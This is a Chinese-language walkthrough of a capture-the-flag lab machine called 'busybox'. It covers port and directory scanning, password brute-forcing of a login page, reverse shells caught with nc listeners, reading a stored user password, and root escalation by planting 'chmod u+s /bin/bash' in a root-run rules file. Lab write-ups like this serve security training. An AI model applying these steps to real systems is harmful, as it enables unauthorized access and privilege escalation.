群友靶机-busybox


信息搜集

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# nmap 192.168.2.203
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-10 23:53 EST
Nmap scan report for busybox.lan (192.168.2.203)
Host is up (0.000071s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:A3:49:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

开放了22和80两个端口

web探测



没什么有用的信息，扫一下目录

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# dirsearch -u http://192.168.2.203
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|||  _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460
```

```
Output File: /home/kali/aaa/reports/http_192.168.2.203/_26-02-10_23-53-15.txt

Target: http://192.168.2.203/

[23:53:15] Starting:
[23:53:16] 403 -  278B  - /.ht_wsr.txt
[23:53:16] 403 -  278B  - /.htaccess.sample
[23:53:16] 403 -  278B  - /.htaccess.bak1
[23:53:16] 403 -  278B  - /.htaccess.orig
[23:53:16] 403 -  278B  - /.htaccess.save
[23:53:16] 403 -  278B  - /.htaccess_orig
[23:53:16] 403 -  278B  - /.htaccessBAK
[23:53:16] 403 -  278B  - /.htaccess_sc
[23:53:16] 403 -  278B  - /.htaccessOLD2
[23:53:16] 403 -  278B  - /.htaccess_extra
[23:53:16] 403 -  278B  - /.html
[23:53:16] 403 -  278B  - /.htm
[23:53:16] 403 -  278B  - /.httr-oauth
[23:53:16] 403 -  278B  - /.htpasswds
[23:53:16] 403 -  278B  - /.htpasswd_test
[23:53:16] 403 -  278B  - /.php
[23:53:18] 403 -  278B  - /.htaccessOLD
[23:53:24] 302 -    0B  - /dashboard.php  ->  login.php
[23:53:27] 200 -  559B  - /log.txt
[23:53:27] 200 -  164B  - /login.php
[23:53:29] 403 -  278B  - /nohup.out
[23:53:32] 403 -  278B  - /server-status/
[23:53:32] 403 -  278B  - /server-status

Task Completed
```


一个dashboard.php。重定向到login.php了

看见了一个log.txt文件，看一下内容

```
└─# curl 192.168.2.203/log.txt
[2025-02-01 23:45:01] ALERT: Unauthorized file upload detected: /tmp/phpY7aKx
(Infected with WebShell.Generic)
[2025-02-01 23:48:12] SYSTEM: Incident response triggered. Quarantine initiated.
[2025-02-02 00:05:44] ADMIN: Running /opt/cleaner.sh to purge suspicious /tmp
files.
[2025-02-02 09:12:33] User 'cyl' logged in from 192.168.1.55 (Internal IT
Subnet)
[2025-02-02 10:15:00] LOG: Admin archived 'shell.txt' for forensic analysis.
[2025-02-03 14:20:55] INFO: User 'lanyangyang' password changed by system
administrator.
[2025-02-04 03:10:01] CRON: Executing /opt/cleaner.sh...
[2025-02-04 03:10:01] CLEANER: Found rules in /tmp/rules.sh. Processing...
(FAILED: Source not found)
[2025-02-04 06:57:44] User 'cyl' logged in from 192.168.1.55
[2025-02-04 06:58:10] WARNING: Repeated failed login attempts for user 'fraud'
from 10.10.x.x
[2025-02-04 08:30:00] SYSTEM: Checking file integrity of
/var/www/html/shell.txt... [OK]
```


这里能看见有几个用户名`cyl`,`lanyangyang`，`fraud`，猜测`OxWrath`也是用户名。还有两个文件，一个`/op/cleaner.sh`,`/tmp/rules.sh`，目前无法读取

对上面的几个用户名进行爆破，取rockyou前五千作为字典



可以看到用户名cyl和密码pinkgirl时发生了重定向，猜测登陆成功

然后得到了一个受限制的终端



一些常用的命令存在着限制，并且使用其他命令则会报错，fraud用户的sudo权限是一个误导项

根据靶机名busybox进行测试，发现没有报错回显，尝试反弹shell，但是反弹的shell会断开，先把/opt/cleaner.sh内容读取一下

```
#!/bin/bash
while true; do
    if [ -f /tmp/rules.sh ]; then
        /bin/bash /tmp/rules.sh
    fi
    pkill -u www-data -f "sh|bash|nc|netcat|python|perl|ruby|php -r|socat"
    sleep 5
done
```

分析一下

```
循环监控：通过 while true实现持续运行
执行临时规则：如果发现 /tmp/rules.sh文件存在，就会执行它
终止指定进程：用 pkill命令结束属于 www-data用户的进程，特别是各种脚本和网络工具（sh、bash、nc、netcat、python、perl、ruby、php -r、socat）
定期休眠：每5秒重复一次
```

难怪会断开shell

一点一点把/home目录下的文件列出，

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# nc -lvnp 1234
listening on [any] 1234 ...
id
ls /home
connect to [192.168.2.240] from (UNKNOWN) [192.168.2.203] 48048
uid=33(www-data) gid=33(www-data) groups=33(www-data)
lanyangyang

┌──(root㉿kali)-[/home/kali/aaa]
└─# nc -lvnp 1234
listening on [any] 1234 ...
id
ls -al /home/lanyangyang/connect to [192.168.2.240] from (UNKNOWN) [192.168.2.203] 50068
uid=33(www-data) gid=33(www-data) groups=33(www-data)

total 28
drwxr-xr-x 2 lanyangyang lanyangyang 4096 Feb  4 22:24 .
drwxr-xr-x 3 root        root        4096 Feb  4 10:30 ..
-rw-r--r-- 1 lanyangyang lanyangyang  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 lanyangyang lanyangyang 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 lanyangyang lanyangyang   37 Feb  4 02:27 .lanyangyang
-rw-r--r-- 1 lanyangyang lanyangyang  807 Apr 18  2019 .profile
-rw------- 1 lanyangyang lanyangyang   44 Feb  4 02:49 user.txt

┌──(root㉿kali)-[/home/kali/aaa]
└─# nc -lvnp 1234、
listening on [any] 1234 ...
id
cat /home/lanyangyang/.lanyangyang
connect to [192.168.2.240] from (UNKNOWN) [192.168.2.203] 38148
uid=33(www-data) gid=33(www-data) groups=33(www-data)
lanyangyang:aU4nn9/KPVQh9mfWGvOtEJ1H
```

得到了lanyangyang用户的密码凭证

提权

当前用户没有sudo权限，只能另寻他法

发现/opt/cleaner.sh文件以root身份运行，并且www-data用户可以执行这个sh脚本，猜测www-data用户的sudo权限就是以root身份执行该脚本

可以通过对/bin/bash写入suid权限，从而进行提权

```
lanyangyang@busybox:/opt$ cat /tmp/rules.sh
chmod u+s /bin/bash
```

写入之后额外需要通过web端进行一次busybox反弹shell才能触发脚本

```
lanyangyang@busybox:/opt$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
lanyangyang@busybox:/opt$ /bin/bash -p
bash-5.0# id
uid=1000(lanyangyang) gid=1000(lanyangyang) euid=0(root)
groups=1000(lanyangyang)
```

flag

```
bash-5.0# cat /root/root.txt /home/lanyangyang/user.txt
flag{root-323cddb4ece5417cb20279efd5381963}
flag{user-d46f9a60d283495ca4fbc9f80554bfa8}
```